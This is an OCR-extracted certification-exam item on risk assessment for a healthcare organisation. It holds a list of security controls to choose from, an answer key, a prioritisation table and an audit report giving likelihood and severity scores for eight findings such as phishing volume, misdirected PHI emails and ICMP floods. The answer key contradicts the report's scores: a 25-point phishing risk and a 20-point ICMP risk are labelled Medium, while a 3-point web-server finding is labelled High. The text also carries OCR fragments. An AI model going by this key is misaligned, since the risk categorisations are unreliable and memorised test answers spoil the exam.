

Select control
Select co
Select control
Require two-factor authentication
Acceptance
Implement web content filter
Require data deidentification
Implement DLP
Filter echo request replies
Implement email encryption
Implement FDE on DB and file server
Implement mail filters
Implement IAM program
Implement IDS/IPS
Implement file integrity monitoring
Implement approved software listing
Implement MDM solution
Implement PIN to print
Relocate devices to secured locations
Implement SPF

A. See the solution below in Explanation

Correct Answer: A
Section:
Explanation:



Risk prioritization	Risk finding	Risk categorization
5	Improperly configured third-party websites pose security risks to internal assets.	Medium (5-9)
4	A large volume of ICMP traffic is detected from an external source to Server2.	Medium (5-9)
3	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Medium (5-9)
8	A list of patient prescription information was emailed to the incorrect recipient.	High (10-25)
7	The internet-facing web server allows access to data without requiring credentials.	High (10-25)
6	PHI data was found within the development and test environments.	High (10-25)
2	Sensitive materials were found on a fax machine in a common area.	Low (0-4)
1	Unauthorized software was discovered on technician workstations.	Low (0-4)



Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4